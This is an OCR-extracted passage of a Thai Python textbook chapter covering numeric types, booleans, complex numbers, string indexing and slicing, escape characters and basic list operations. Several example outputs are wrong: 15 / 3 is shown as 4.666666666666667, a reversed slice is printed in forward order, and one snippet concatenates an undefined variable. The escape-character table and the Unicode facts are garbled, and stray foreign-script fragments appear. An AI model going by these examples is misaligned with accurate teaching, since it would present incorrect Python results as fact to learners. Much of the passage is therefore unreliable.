ผู้เขียนโปรแกรมสามารถใช้คำสั่งด้านล่างเพื่อตรวจสอบขนาดของ float ดังนี้

```
>>> import sys          # import library sys
>>> sys.float_info      # call function float.info
sys.float_info(max=1.7976931348623157e+308,
               max_exp=1024, max_10_exp=308,
               min=2.2250738585072014e-308, min_exp=-1021,
               min_10_exp=-307, dig=15, mant_dig=53,
               epsilon=2.220446049250313e-16, radix=2, rounds=1)
```

ตัวอย่างการใช้งานตัวแปร float

```
>>> 6 / 8
0.75
>>> 1. / 5.
0.2
>>> 2.3 / 25.7
0.08949416342412451
>>> type(3.5)
<class 'float'>
```



การบวก ลบ คูณ และหาร ระหว่าง Integer กับ Float จะให้ผลลัพธ์เป็น Float เสมอ ถ้าต้องการให้ผลลัพธ์เป็น Integer จะต้องกระทำการ Integer ด้วยกันเองเท่านั้น หรือทำการ casting แต่จะทำให้ข้อมูลอาจจะผิดพลาดได้ ถ้าขนาดของ Float ใหญ่กว่า Integer

### ● จำนวนตรรกะ (Boolean)

ตัวแปรตรรกะ ใช้คำย่อในการเขียนโปรแกรม คือ bool เป็นชนิดของตัวแปรที่สามารถเก็บค่าโลจิก จริง (True) หรือ เท็จ (False) ตัวแปรชนิดนี้ เป็นที่รู้จักกันอีกชื่อคือ ตัวแปรบูลีน (Boolean) ตัวอย่างค่าที่ถูกเก็บในตัวแปรชนิด bool ได้แก่ 1 = True และ 0 = False

ตัวอย่างการใช้งาน bool ดังนี้

```
>>> t = True          # t = 1
>>> f = False         # f = 0
>>> t and f          # 1 and 0 = 0
False
>>> t and True        # 1 and True = 1
True
>>> type(True)
<class 'bool'>
```

### ● จำนวนเชิงซ้อน (Complex numbers)

จำนวนเชิงซ้อน คือ ตัวเลขสองมิติประกอบไปด้วย มิติของเลขจริง และ มิติของเลขจินตภาพ เขียนอยู่ในรูป  $z = x + yi$  เมื่อ  $x$  เป็นตัวเลขในแกนจริง (Real axis) และ  $y$  เป็นเลขในแกนจินตภาพ (Imaginary axis) เช่น จำนวนเชิงซ้อน  $2 + 7i$  มีค่าแกนจริงเป็น  $2$  และค่าแกนจินตภาพเป็น  $7$  ตัว  $i$  นั้น อาจจะมองว่าเป็นตัวกำกับแกน คือแสดงให้รู้ว่า ตัวเลขที่ติดกันนั้นหมายถึงเลขในแกนจินตภาพ ในทางคณิตศาสตร์นั้น ตัว  $i$  จะมีคุณสมบัติต่าง ๆ เช่น ตัวเลขโดยที่  $i^2$  มีค่าเท่ากับ  $-1$

### ตัวอย่างการใช้จำนวนเชิงซ้อน

```
>>> real = 8                      # real axis
>>> imag = 4j                     # imaginary axis
>>> z = real + imag              # Construct complex number
>>> z                           # Display complex number
(8+4j)

>>> z = -89.5 + 2.125j
>>> z.real, z.imag            # z.real = real axis
(-89.5, 2.125)
>>> type(z)
<class 'complex'>

>>> z = complex(2,3)      # Function constructs complex
>>> z
(2+3j)
>>> x = 3 + 4j             # To do operations on complex
>>> y = 2 - 3j
>>> z = x + y
>>> print (z)
(5+1j)
```

จากตัวอย่าง `real` เก็บค่าของตัวเลขของแกนจริง และ `imag` เป็นค่าของแกนจินตภาพ สำหรับตัวแปล `z` จะเก็บค่าของจำนวนเชิงซ้อนที่เกิดจากการรวมกันของแกนจริง และแกนจินตภาพ ถ้าต้องการอ้างแกนได้แกนหนึ่งสามารถทำได้โดยการอ้างอ้อไปเจ็กต์ของจำนวนเชิงซ้อน และตามด้วย “.” ต่อ

## บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

ด้วยชื่อพังก์ชัน เช่น `z.real` = อ้างอิงแกนจริง และ `z.imag` = อ้างอิงแกนจินตภาพ ในกรณีสุดท้ายผู้เขียนโปรแกรมสามารถสร้างจำนวนเชิงซ้อนได้ด้วยเรียกผ่านพังก์ชัน `complex` (`real`, `imag`) ผลลัพธ์ที่ได้จะเป็นจำนวนเชิงซ้อน เมื่อมันตัวอย่างของต้น ถ้าผู้เขียนโปรแกรมต้องการเปลี่ยนเครื่องหมายของค่าในแกนจินตภาพ (`Conjugate`) สามารถทำได้โดยการเรียกพังก์ชัน `conjugate()` เช่น

```
>>> z.conjugate()
(8-4j)
>>> (3 -5j).conjugate()
(3+5j)
```



คณิตศาสตร์พื้นฐานจะใช้  $i$  แทน  $\sqrt{-1}$  และในไฟล์จะเลือกใช้  $j$  แทน เพราะเป็นตัวแปรที่นิยมในงานวิศวกรรมศาสตร์

- การเปลี่ยนค่าตัวแปร (Forcing a number type)

ผู้เขียนโปรแกรมสามารถแปลงค่าไปมาระหว่างตัวแปรต่างชนิดกันได้โดยใช้การ `forcing` ซึ่งสามารถทำได้ดังนี้

การแปลงจากสตริงเป็นจำนวนเต็ม (String to Integer)

```
>>> x = int("17")
>>> y = int(4.8)
>>> print ("x =",x, ",y =",y, " and x - y =",x - y)
x = 17 ,y = 4 and x - y = 13
```

การแปลงจากสตริงเป็นจำนวนจริง (String to Float)

```
>>> x = float(17)
>>> y = float("4")
>>> print ("x =",x, ",y =",y, " and x - y =",x - y)
x = 17.0 ,y = 4.0 and x - y = 13.0
```



ถ้าต้องการทราบถึงชนิดข้อมูลของตัวแปรได้ จะใช้คำสั่ง type (ตัวแปร) เช่น type ("Hello") ผลลัพธ์คือ <class 'str'>, type (17) ผลลัพธ์คือ <class 'int'>, type(1.0) = <class 'float'> ตามลำดับ

## 2) ข้อมูลชนิดสายอักขระ (String)

ข้อมูลสายอักขระ สายอักขระ หรือสตริง หมายถึง ข้อมูลที่เป็น ตัวอักษร ข้อความ หรือประโยค ซึ่งตัวแปรชนิดนี้ไม่สามารถนำมารวบได้ ในการประกาศตัวแปรชนิดนี้ ข้อความจะต้องอยู่ภายใต้เครื่องหมาย (" ") หรือเครื่องหมาย (' ') กำกับอยู่ เช่น author = 'Suchart' หรือ author = "Suchart" ดังนั้นในกรณีที่มีการเก็บในลักษณะเป็นตัวเลข เช่น '15.25' จึงมีความหมายเป็นเพียงสายอักขระ ไม่สามารถนำมาประมวลผลได้ แต่ถ้าผู้เขียนโปรแกรมต้องการให้คำนวนได้ จะเป็นต้องใช้เรียกใช้ฟังก์ชันเพื่อเปลี่ยนชนิดตัวแปร (Forcing) จากสายอักขระไปเป็นจำนวนเต็ม หรือจำนวนจริง จึงจะสามารถประมวลผลได้ วิธีการใช้งานข้อมูลชนิดตัวแปรสายอักขระ ดังนี้

```
var1 = 'Hello World!'
var2 = "Python Programming"
```

จากตัวอย่าง ประกาศให้ตัวแปร var1 มีค่าเท่ากับ 'Hello World!' และ var2 เท่ากับ "Python Programming" ภาษาไพธอนไม่สนับสนุนตัวแปรแบบ อักขระ เช่น 'A', '1' ดังนั้น ถ้าต้องการใช้งานลักษณะดังกล่าวจะต้องทำการ ระบุลำดับของตัวอักษรนั้น ๆ ในสตริงแทน โดยใช้เครื่องหมาย [ ] เข้าช่วง เช่น ถ้าต้องการขอรูป 'W' ในตัวแปร var1 ทำได้โดยอ้างตัวแปรและตามด้วย [ตำแหน่งของตัวอักษร] เช่น var1[6] เป็นต้น ดังตัวอย่าง

0	1	2	3	4	5	6	7	8	9	10	11	12
H	e	l	l	o		W	o	r	l	d	!	\n

var1:

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18
P	y	t	h	o	n		P	r	o	g	r	a	m	m	i	n	g	\n

var2:

```
>>> print ("var1[6]: ", var1[6])
```

```
>>> print ("var2[1:5]: ", var2[1:5])
```

```
var1[6]: W
```

```
var2[1:5]: ytho
```

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล


จากตัวอย่าง สามารถเข้าถึงข้อมูลเฉพาะบางส่วนของสตริงได้ โดยใช้ คำสั่ง

ชื่อตัวแปร[ตำแหน่งเริ่มต้น : ตำแหน่งสิ้นสุด] เช่น var2[1:5] ค่าที่ได้คือ ytho



ควรจำไว้ว่า คำสั่ง [1:5] จะได้ข้อมูลตำแหน่งที่ 1 – 4 เท่านั้น ไม่รวมถึงตำแหน่งที่ 5


การเข้าถึงข้อมูลของสตริง โดยปกติจะเข้าถึงจากส่วนหัวของสตริง หรือเข้าถึงแบบสุ่มโดยอาศัยเครื่องหมาย [ ] แต่เพื่อนมีวิธีการเข้าถึงข้อมูลจากส่วนท้ายของสตริงให้ด้วย (ปกติความยาวของสตริงจะไม่แน่นอน ดังนั้นการเข้าถึงข้อมูลจากส่วนท้ายของสตริงจะทำได้ยากกว่าวิธีการเข้าถึงแบบปกติ) โดยอาศัยเครื่องหมาย [ ] ร่วมกับจำนวนเต็มลบ เช่น ถ้าต้องการเข้าถึงข้อมูลตัวสุดท้ายของสตริงจะใช้ [-1] ตัวที่สองจากส่วนท้ายของสตริงคือ [-2] ตามลำดับ ดังตัวอย่าง




```
>>> word = 'Python'
>>> word[-1]                      # last character
'n'
>>> word[-2]                      # second-last character
'o'
>>> word[-6]                      # last-last character
'P'
```

การเข้าถึงข้อมูลของสตริงบางส่วน เช่น บอกเฉพาะตำแหน่งเริ่มต้นเป็นต้นไป หรือบอกเฉพาะตำแหน่งสิ้นสุด หรือบอกอักตำแหน่งการกระโดยสามารถทำได้โดยใช้รูปแบบคำสั่ง คือ

สมมุติว่า s = '0123456789'



1. s[start] บอกรหัสตำแหน่งเริ่มต้นของข้อมูลเท่านั้น  
`print(s[2]) == '2'`
2. s[start:end] บอกรหัสตำแหน่งเริ่มต้น และสิ้นสุดของข้อมูล  
`print(s[3:6]) == '345'`
3. s[start:end:step] บอกรหัสตำแหน่งเริ่มต้น สิ้นสุด และลำดับการกระโดด ในตัวอย่างจะเริ่มจาก 2 และทำการกระโดดไปครึ่งละ 2 ตำแหน่ง ไปสิ้นสุดที่ 8  
`print(s[2:8:2]) == '246'`




ในกรณีนี้ทำการกระโดดไปครึ่งละ 2 ตำแหน่ง โดยเริ่มจาก 2, 4 และ 6 ตามลำดับ

4. s[:end] ไม่บอกรหัสตำแหน่งเริ่มต้น บอกรหัสตำแหน่งสิ้นสุด ถ้าไม่บอกรหัสเริ่มต้น โปรแกรมจะเริ่มต้นที่ตำแหน่ง 0 – end เช่น  
`print(s[:5]) == '01234'`
5. s[start:] ไม่บอกรหัสเริ่มต้น บอกรหัสตำแหน่งเริ่มต้น ถ้าไม่บอกรหัสเริ่มต้น โปรแกรมจะเริ่มต้นที่ตำแหน่ง start – ท้ายสุดของสตริง เช่น  
`print(s[4:]) == '456789'`
6. [::3] บอกรหัสจำนวนตำแหน่งที่กระโดดไปเท่านั้น จนครบทั้งสตริง ในตัวอย่างจะกระโดดทีละ 3 ตำแหน่ง เช่น  
`print(s[::3]) == '0369'`
7. [::-2] บอกรหัสจำนวนตำแหน่งที่กระโดด และแสดงผลข้อมูลแบบถอยหลัง ทีละ 2 ตำแหน่ง เช่น


บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

```
print(s[::-2]) == '97531'
```



8.  $[-1:2:-2]$  เริ่มต้นจากท้ายสตริง จนถึงตำแหน่งที่ 2 จากด้านท้ายสตริง และกระโดดครั้งละ 2 ตำแหน่ง เช่น

```
print(s[-1:2:-2]) = '9753'
```



การเพิ่ม หรือแก้ไขข้อมูลสตริง สามารถทำได้ทันที โดยการกำหนดค่าใหม่ให้กับตัวแปรที่ต้องการแก้ไข

```
>>> var1 = 'Hello World!'
print ("Updated String :- ", var1[:6] + 'Python
language')
Updated String :- Hello Python language
>>> var1 = 'This is the new string.'
print ("Replaced String :- ", var1)
Replaced String :- This is the new string.
```

จากตัวอย่าง คำสั่ง  $var1[:6]$  คือการแก้ไขค่าข้อมูลใน  $var1$  ตั้งแต่ตำแหน่งข้อมูลตัวที่ 6 เป็นต้นไป จากเดิมคือ  $World!$  ไปเป็น  $Python language$  และตัวอย่างถัดมาเป็นการแทนค่าสตริงใหม่ทั้งหมด



ในบางกรณีที่ผู้ใช้ต้องการพิมพ์ค่าข้อมูล หรือผลลัพธ์ไปพร้อมๆ กับการพิมพ์ข้อความ สามารถทำได้โดยใช้ช่วยในการพิมพ์ เช่น

```
>>> i = 10
>>> print ("15 / 3 = ", 15 / 3)
15 / 3 = 4.666666666666667
>>> print (15 % 3," = 15 % 3")
0 = 15 % 3
>>> print ("15.0 / 3.0 =",15.0 / 3.0, " Baht")
15.0 / 3.0 = 5.0 Baht
>>> print ("This is ", "the integer =", i)
This is the integer = 10
```

การเขียนต่อสตริงสามารถทำได้โดยใช้เครื่องหมาย + (String concatenation symbol) ดังนี้

```
>>> Str1 = "Python is a widely used general-purpose,"  
>>> str2 = 'high-level programming language.'  
>>> str3 = 'Its design philosophy emphasizes code  
readability, \  
and its syntax allows programmers to express concepts in \  
fewer lines of code than would be possible in languages  
such \  
as C'  
>>> Python = Str1 + Str2 + str3      # String concatenation  
>>> print(Python)  
Python is a widely used general-purpose,high-level  
programming language.Its design philosophy emphasizes  
code readability, and its      syntax allows programmers  
to express concepts in fewer lines      of code than  
would be possible in lanquages such as C
```

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

สามารถใช้เครื่องหมาย ' และ " แทนกันได้ แต่มีหลักการใช้คือ ถ้ากลุ่มของข้อความจำเป็นต้องมีเครื่องหมาย ' อุปภัยในข้อความ ควรใช้เครื่องหมาย " ครอบอุปภัยนอกสายอักษร ในทางกลับกัน ถ้าในข้อความมีเครื่องหมาย " อุปภัยใน ควรจะใช้ ' ครอบสายอักษรไว้ หรือสามารถใช้ \ เพื่อบอกกับไฟอนว่าไม่ต้องเปลี่ยนความหมายของอักษร (เพียง 1 ตัวอักษรเท่านั้น) ที่ตามหลังเครื่องหมายดังกล่าวมาก็ได้ ดังตัวอย่างด้านล่าง

```
>>> 'spam eggs' # single quotes
'spam eggs'
>>> 'doesn\'t'      # use \' to escape the single
quote...
"doesn't"
>>> "doesn't"      # ...or use double quotes instead
"doesn't"
>>> """Yes," he said.' 
"""Yes," he said.'
>>> """\\"Yes,\\" he said."
"""Yes," he said.
>>> """Isn\'t," she said.' 
"""Isn\'t," she said.'
```

เมื่อผู้ใช้พิมพ์คำสั่งเข้าไปโดยตรงที่ Python shell หรือ Interactive interpreter จะปรากฏรหัสควบคุม () ที่อุปภัยนอกข้อความติดมาด้วย และเมื่อพิมพ์ผ่านพังก์ชัน print จะทำให้เครื่องหมายที่ครอบข้อความอุปหายไป เช่น

```
>>> """Isn\'t," she said.
"""Isn\'t," she said.          # Result in Python shell

>>> print("""Isn\'t," she said.")    # Result from print()
"Isn't," she said.

>>> s = 'First line.\nSecond line.'    # \n means newline
>>> s      # without print(), \n is included in the output
'First line.\nSecond line.'
```

```
>>> print(s) # with print(), \n produces a new line
First line.
Second line.
```

การพิมพ์ข้อความกับ Python shell เข้าไปตรง ๆ นั่น บางคำสั่งอาจจะแสดงผลลัพธ์ไม่ถูกต้อง จากตัวอย่างด้านบน 'First line.\nSecond line.' สังเกตว่า ต้องการสั่งให้ขึ้นบรรทัดใหม่ด้วย \n แต่การทำงานนั้นไม่ถูกต้องเมื่อสั่งงานผ่าน Python shell แต่ถ้าต้องการให้คำสั่งดังกล่าวแสดงผลอย่างถูกต้องจะต้องใช้ควบคู่กับคำสั่ง print

Escape characters และ String formatting operator เป็นรหัสคำสั่งที่ใช้ควบคุมการแสดงผลร่วมกับคำสั่ง print ผู้เขียนได้อธิบายไว้แล้วในบทที่ 3 แต่ในเพชอนเวอร์ชัน 3 ขึ้นไป จะมีรหัสควบคุมพิเศษเพิ่มเติม ดังตารางที่ 4.1

#### ตารางที่ 4.1 Escape Characters

Backslash notation	Description
\cx	คำสั่งพิมพ์ Control และ x พร้อมกัน
\C-x	คำสั่งพิมพ์ Control และ x พร้อมกัน
\M-\C-x	คำสั่งพิมพ์ Meta, Control และ x พร้อมกัน
\t\th\t	พิมพ์เลขฐานแปด โดยที่ n มีค่าระหว่าง 0 – 7
\s	คำสั่งพิมพ์ซองว่าง
\x	คำสั่งพิมพ์ตัวอักษร x
\xhh	พิมพ์เลขฐานสิบหก โดยที่ n มีค่าระหว่าง 0 – 9 และ A – F

#### ตัวดำเนินการพิเศษเกี่ยวกับสตริง (String special operators)

ตารางที่ 4.2 เป็นตัวดำเนินการพิเศษที่ใช้ทำงานร่วมกับสตริง เพื่อสามารถทำงานของตัวดำเนินการพิเศษดังกล่าว สมมุติให้ตัวแปร a มีค่าเท่ากับ 'Hello' และตัวแปร b เท่ากับ 'Python'

## ตารางที่ 4.2 String special operators

Operator	Description	Example
+	เชื่อมสตริง 2 ชุดเข้าด้วยกัน	a + b = HelloPython
*	ทำสำเนาซ้ำจำนวนเท่ากับ n ตัว (*n)	a*3 = HelloHelloHello
[ ]	เข้าถึงข้อมูลสตริง ด้วยการระบุตำแหน่ง	a[1] = e, b[0] = P
[ : ]	เข้าถึงช่วงข้อมูลสตริง ด้วยการระบุตำแหน่งเริ่มต้น : ตำแหน่งสิ้นสุด	a[1:4] = ell
in	เป็นจริง เมื่อข้อมูลที่ทดสอบ เป็นสมาชิกในสตริง	'H' in a = True, 'L' in a = False
not in	เป็นจริง เมื่อข้อมูลที่ทดสอบไม่เป็นสมาชิกในสตริง	'H' not in a = False, 'L' not in a = True
%	ใช้จัดรูปแบบของสตริง	อ่านเพิ่มเติมในบทที่ 3: String formatting
r/R	เป็นการจัดรูปแบบสตริง ในรูปแบบที่ผู้ใช้กำหนดเอง โดยไม่ต้องสนใจ Escape character	print(r'\n') = \n print ('C:\\nowhere') = C:\\nowhere (ผิด) แต่ถ้าพิมพ์กับ r/R จะถูกต้อง print (r'C:\\nowhere') = C:\\nowhere (ถูก)

โดยปกติ สตริงในไพธอนจะเป็นชนิด ASCII ที่มีขนาด 8 บิต ซึ่งไม่ครอบคลุมตัวอักษรของภาษาต่าง ๆ ทั่วโลก ดังนั้นมีอัลฟิเบตในโปรแกรมต้องการใช้อักษรพิเศษอื่น ๆ ที่เกินขอบเขตของ ASCII จะต้องใช้ตัวอักษรแบบ Unicode ซึ่งมีขนาด 16 บิต โดยใช้ตัวอักษร บ นำหน้าข้อความ ดังนี้

```
>>> print (u'ทดสอบ Unicode')
```

ทดสอบ Unicode




ยูนิโค้ด (Unicode) คือ รหัสคอมพิวเตอร์ที่ใช้แทนตัวอักษรระ ตัวอักษรตัวเลข สัญลักษณ์ต่าง ๆ ได้มากกว่ารหัสแบบก่อนย่าง ASCII ซึ่งเก็บตัวอักษรได้สูงสุดเพียง 256 ตัวอักษร โดย Unicode รุ่นปัจจุบันสามารถเก็บตัวอักษรได้ถึง 34,1683 ตัวจากภาษาทั่วโลก 24 ภาษา โดยไม่สนใจว่าเป็นแพลตฟอร์มใด และไม่ขึ้นกับโปรแกรมใด ๆ

## 2. ข้อมูลเชิงประกอบ (Composite data types)

ข้อมูลเชิงประกอบ คือ ข้อมูลที่สร้างขึ้นมาโดยการผสมหรือประกอบจากชนิดข้อมูลที่แตกต่างกันก็ได้ สามารถเก็บข้อมูลได้โดยที่ไม่จำเป็นต้องเป็นชนิดเดียวกัน เช่น `data = {'name', 25, [-3, 6]}` เป็นต้น ข้อมูลเชิงประกอบมีหลายชนิดประกอบไปด้วย ลิสต์ (Lists) ทัพเพิล (Tuples) ดิกชันนารี (Dictionaries) และเซต (Set) ตามลำดับ

### ลิสต์ (List)

ตัวแปรชนิดลิสต์ (List) คือ ตัวแปรที่สามารถเก็บข้อมูลได้หลายจำนวนต่อเนื่องกันภายใต้ตัวแปรเดียวกัน (สามารถเก็บข้อมูลต่างชนิดกันได้) มีลักษณะคล้ายกับอารเรย์ (อารเรย์ใช้เก็บข้อมูลชนิดเดียวกันเท่านั้น) แบบโปรแกรมรุ่นเก่าอย่างเช่น C/C++ แต่มีการใช้งานที่ยืดหยุ่นกว่า เป็นตัวแปรที่เกิดขึ้นในภาษาใหม่ ๆ การเข้าถึงข้อมูลภายใต้ลิสต์จะต้องระบุด้วยดัชนีลำดับของข้อมูล (ตำแหน่งที่เก็บข้อมูล) ที่เก็บเอาไว้ โดยเริ่มต้นจาก 0 เช่นเดียวกับอารเรย์ แต่ลิสต์มีความสามารถใช้ดัชนีที่เป็นค่าลบ (เข้าถึงข้อมูลจากด้านหลังของลิสต์) ได้นั่นคือ ถ้าเป็น -1 หมายถึง ข้อมูลลำดับท้ายสุดของลิสต์ ตัวแปรชนิดลิสต์ใช้สัญลักษณ์ [ ] ในการเก็บข้อมูล และแยกข้อมูลแต่ละตัวด้วยสัญลักษณ์ , ดังตัวอย่างในรูปที่ 4.1



รูปที่ 4.1 โครงสร้างตัวแปรแบบลิสต์ (list)

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

จากรูปที่ 4.1 แสดงโครงสร้างของลิสต์ จากรูปสังเกตว่าตำแหน่งสำหรับเข้าถึงข้อมูลด้านซ้าย (index) จะเริ่มจาก 0 ไปจนถึง ก แต่เมื่อต้องการเข้าถึงข้อมูลจากส่วนท้ายของลิสต์ทำได้โดยการอ้างตำแหน่งโดยใช้ค่าลบ (-index) ซึ่งข้อมูลในลำดับที่อยู่ท้ายสุดจะเป็น -1 เมื่อต้องการเข้าถึงข้อมูล 4 สามารถเข้าถึงได้ 2 แบบคือ [4] และ [-6] สำหรับการเก็บข้อมูลจริงเมื่อทำการเขียนโปรแกรม ตัวแปรลิสต์จะอยู่ภายใต้เครื่องหมาย [ ] และแยกข้อมูลด้วย , ดังรูปที่ 4.1 การประกาศตัวแปรลิสต์ใช้คำสั่งดังนี้

```
>>> lst = [1, 2, 3, 4, 'Foo', 5, 'Bar']
>>> print(lst)
[1, 2, 3, 4, 'Foo', 5, 'Bar']
>>> type(lst)
<class 'list'>
```

การประกาศตัวแปรสามารถกำหนดชนิดข้อมูลที่แตกต่างกันได้ เช่น

```
list0 = []                      # Empty list
list1 = ['physics', 'chemistry', 1997, 2000];
list2 = [1, 2, 3, 4, 5 ];
list3 = ["a", "b", "c", "d"];
list4 = ['name', "Surname", 123, 0.5,[list1]]
a = (1,2,3)                    #tuple data type
b = {1:'a',2:'b'}              #dictionary data type
c = [1, a, b]
```

การเข้าถึงข้อมูลสามารถเข้าถึงได้โดยใช้ [index], [-index] หรือเข้าถึงเป็นช่วงข้อมูลโดยใช้ [index\_start: index\_stop] หรือ [index\_start:index\_stop:[step[]]] ดังตัวอย่างต่อไปนี้

```
list1 = ['physics', 'chemistry', 1997, 2000];
list2 = [1, 2, 3, 4, 5, 6, 7 ];
print ("list1[0]:", list1[0])
print ("list1[-1]:", list1[-1])
print ("list2[3]:", list2[3])
print ("list2[-4]:", list2[-4])
print ("list2[1:5]:", list2[1:5])
print ("list2[::-2]:", list2[::-2])
print ("list2[2::2]:", list2[2::2])
print ("list2[2:7:2]:", list2[2:7:2])
print ("list2[:7]:", list2[:7])
print ("list2[4:]:", list2[4:])
```

លេខ៖



```
list1[0]: physics
list1[-1]: 2000
list2[3]: 4
list2[-4]: 4
list2[1:5]: [2, 3, 4, 5]
list2[::-2]: [1, 3, 5, 7]
list2[2::2]: [3, 5, 7]
list2[2:7:2]: [3, 5, 7]
list2[:7]: [1, 2, 3, 4, 5, 6, 7]
list2[4:]: [5, 6, 7]
```

>>>

จากตัวอย่าง สามารถเข้าถึงข้อมูลของลิสต์ได้หลายลักษณะ เมื่อในสตริง (สามารถกลับไปอ่านวิธีการเข้าถึงข้อมูลอย่างละเอียดในหัวข้อ ตัวแปรแบบสายอักขระ หรือสตริง เพิ่มเติม) เช่น เข้าถึงข้อมูลจากส่วนหัว จากส่วนหาง เข้าถึงแบบเจาะจง หรือเข้าถึงเป็นช่วง เป็นตน จากตัวอย่างข้างต้น [0] หมายถึงเข้าถึงข้อมูลในตำแหน่งแรกตรงส่วนหัวของลิสต์ [-1] คือเข้าถึงจากส่วนหางตำแหน่งแรก [1:5] คือเข้าถึงข้อมูลตั้งแต่ตำแหน่งที่ 1 ถึง 5 จากส่วนหัวลิสต์ [::2] คือเข้าถึงข้อมูลจากส่วนหัวตั้งแต่ตำแหน่งแรกถึงท้ายสุดของลิสต์ โดยกราฟโดยเดียวเป็นช่วง ช่วงละ 2 ตำแหน่ง [2::2] คือเข้าถึงข้อมูลตั้งแต่ตำแหน่งที่ 2 จากส่วนหัวของลิสต์ไปถึงตำแหน่งสุดท้ายของลิสต์ โดยกราฟโดยเดียวเป็นช่วง ช่วงละ 2 ตำแหน่ง [2:7:2] คือเข้าถึงข้อมูลจากหัวลิสต์ตั้งแต่ตำแหน่งที่ 2 ไปจนถึงตำแหน่งที่ 7 โดยกราฟโดยเดียวเป็นช่วง ช่วงละ 2 ตำแหน่ง [:7] คือการเข้าถึงข้อมูลจากหัวลิสต์ถึงตำแหน่งที่ 7 และ [4:] คือเข้าถึงข้อมูลเริ่มจากตำแหน่งที่ 4 ของหัวลิสต์ไปจนถึงค่าตัวสุดท้ายของลิสต์

#### บทที่ 4:- ตัวแปร การกำหนดค่าและชนิดข้อมูล

การปรับปรุงแก้ไขข้อมูลในลิสต์ สามารถทำได้โดยอ้างถึงตำแหน่งของข้อมูลที่ต้องการแก้ไข โดยใช้ [index] หรือ [-index] เช่น

```
list = ['physics', 'chemistry', 1997, 2000];
print ("Old value available at index 2 : ",list[2])
list[2] = 2001;
print ("New value available at index 2 : ",list[2])
ผลลัพธ์

Old value available at index 2 : 1997
New value available at index 2 : 2001
>>>
```

การลบข้อมูลออกจากลิสต์ทำได้โดยใช้คำสั่ง del และตามด้วยตำแหน่งสมาชิกที่ต้องการจะลบ [index] หรือ [-index] เช่น

```
list1 = ['physics', 'chemistry', 1997, 2000];
print ("Before deleting index 2: ",list1);
del list1[2]; # deleting command
print ("After deleting index 2: ",list1)
ผลลัพธ์

Before deleting index 2: ['physics', 'chemistry', 1997, 2000]
After deleting index 2: ['physics', 'chemistry', 2000]
>>>
```

#### ตัวดำเนินการพื้นฐานของลิสต์ (Basic list operations)

สำหรับตัวแปรแบบลิสต์สามารถใช้สัญลักษณ์ \* และ + เช่นเดียวกับสตริงได้ ในลักษณะการเชื่อมค่าของสมาชิกเข้าด้วยกัน (+) และการทำซ้ำ (\*) สำหรับตัวอย่างของการใช้งานตัวดำเนินการพื้นฐานมีดังต่อไปนี้

สมมุติให้ lst1 = [1, 2, 3] และ lst2 = [4, 5, 6]

$$\text{len(lst1)} = 3 \quad \# \text{ จำนวนของสมาชิก } \text{ หรือความยาวของ lst1}$$

เท่ากับ 3               $\text{lst1} + \text{lst2} = [1, 2, 3, 4, 5, 6] \quad \# \text{ list concatenation}$

$$\text{lst1} * 3 = [1, 2, 3, 1, 2, 3, 1, 2, 3]$$

3 in lst1     $\# \text{ 3 อยู่ใน lst1 } \text{ หรือไม่ } \text{ คำตอบคือจริง (True)}$

$\text{for } x \text{ in lst1: print (x)} \quad \# \text{ พิมพ์ข้อมูลสมาชิกใน lst1 } \text{ โดยใช้ }$

